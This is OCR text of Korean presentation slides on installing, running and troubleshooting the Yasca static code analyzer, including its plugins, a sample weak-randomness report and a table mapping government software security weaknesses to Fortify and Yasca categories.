
변수 이름(N): Path

변수 값(V): C:₩Program Files₩Java₩jre-1.8₩bin;C:₩Prog

시스템 변수(S)

변수	값
NUMBER_OF_PR...	4
OS	Windows_NT
Path	C:₩Program Files₩Java₩jre-1.8₩bin;C:₩Pr...
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.W...
PROCESSOR_ARC...	AMD64

5. Yasca – download and extract



scovetta.github.io/yasca/

Yasca


Yet Another Source Code Analyzer

ᅴ스크 (C:) ▸ scovetta-yasca-0898829


scovetta-yasca-0898829 검색

이름	수정한 날짜	유형	크기
bin	2017-10-31 오후 2:...	파일 폴더	
doc	2017-10-31 오후 2:...	파일 폴더	
test	2017-10-31 오후 2:...	파일 폴더	
Yasca	2017-10-31 오후 2:...	파일 폴더	
README.md	2017-10-31 오후 2:...	MD 파일	
yasca.bat	2017-10-31 오후 2:...	Windows 배치 파일	
yasca.sh	2017-10-31 오후 2:...	SH 파일	

5. Yasca – plugin



yasca-2.1-fxcop.zip	Yasca v2.1 (FxCop Plugin)
yasca-2.1-javascriptlint.zip	Yasca v2.1 (JavaScript Lint Plugin)
yasca-2.1-jlint.zip	Yasca v2.1 (J-Lint Plugin)
yasca-2.1-phplint.zip	Yasca v2.1 (PHP Lint Plugin)




|스크 (C:) ▸ scovetta-yasca-0898829 ▸ Yasca ▸ Plugins

이름	수정한 날짜	유형	크기
yasca-2.2-javascriptlint	2023-08-07 오후 4:...	파일 폴더	
yasca-2.2-jlint	2023-08-07 오후 4:...	파일 폴더	

```
yasca –px jlint,Lint4j C:\scovetta-yasca-0898829\test
```


5. Yasca – report, mapping



48	Low	BuiltIn	Weak Random	`...y/WeakRandom.cs:7 - var r = new Random();`
49	Low	BuiltIn	Weak Random	`...WeakRandom.java:4 - return Math.random();`
50	Low	BuiltIn	Weak Random	`...y/WeakRandom.py:5 - print random.random()`
51	Low	BuiltIn	Weak Random	`...y/WeakRandom.py:6 - x = random.random()`

A	B	C	D	E
	번호	행정안전부 소프트웨어 보안 약점	Fortify 취약점 카테고리	Yasca
18	1	적절한 인증 없는 중요기능 허용	J2EE Misconfiguration: Missing Authentication Method	
19	2	부적절한 인가	Access Control: Weak Security Constraint	
20	3	중요한 자원에 대한 잘못된 권한 설정	File Permission Manipulation	Potentially Sensitive Data Visible
21	4	취약한 암호화 알고리즘 사용	Weak Encryption Weak Encryption: Inadequate RSA Padding Weak Cryptographic Hash Weak Cryptographic Hash: Hardcoded Salt	Cryptography Weak Cryptography
22	5	중요정보 평문저장	Password Management: Password in Configuration File	
23	6	중요정보 평문전송	Insecure Transport J2EE Misconfiguration: Insecure Transport Axis 2 Misconfiguration: Insecure Message Security Axis 2 Misconfiguration: Insecure Transport Sender Axis 2 Misconfiguration: Insecure Transport Receiver Cookie Security: Cookie not Sent Over SSL	
24	7	하드코드된 비밀번호	Password Management: Hardcoded Password	
25	8	충분하지 않은 키 길이 사용	Weak Encryption: Insufficient Key Size	
26	9	적절하지 않은 난수 값 사용	Insecure Randomness	Weak Random
				Authentication: Weak Credentials

5. Yasca – troubleshooting



cppcheck.exe - 시스템 오류

컴퓨터에 MSVCR100.dll이(가) 없어 프로그램을 시작할 수 없습니다. 프로그램을 다시 설치하여 이 문제를 해결하십시오.

cppcheck Application

cppcheck Application의 작동이 중지되었습니다.

문제가 발생하여 프로그램 작동이 중지되었습니다. Windows에서 해당 프로그램을 닫고 해결 방법이 있는지 알려줍니다.

CppCheck	2017-10-31 오후 2:...	파일 폴더
FindBugs	2017-10-31 오후 2:...	파일 폴더

Q&A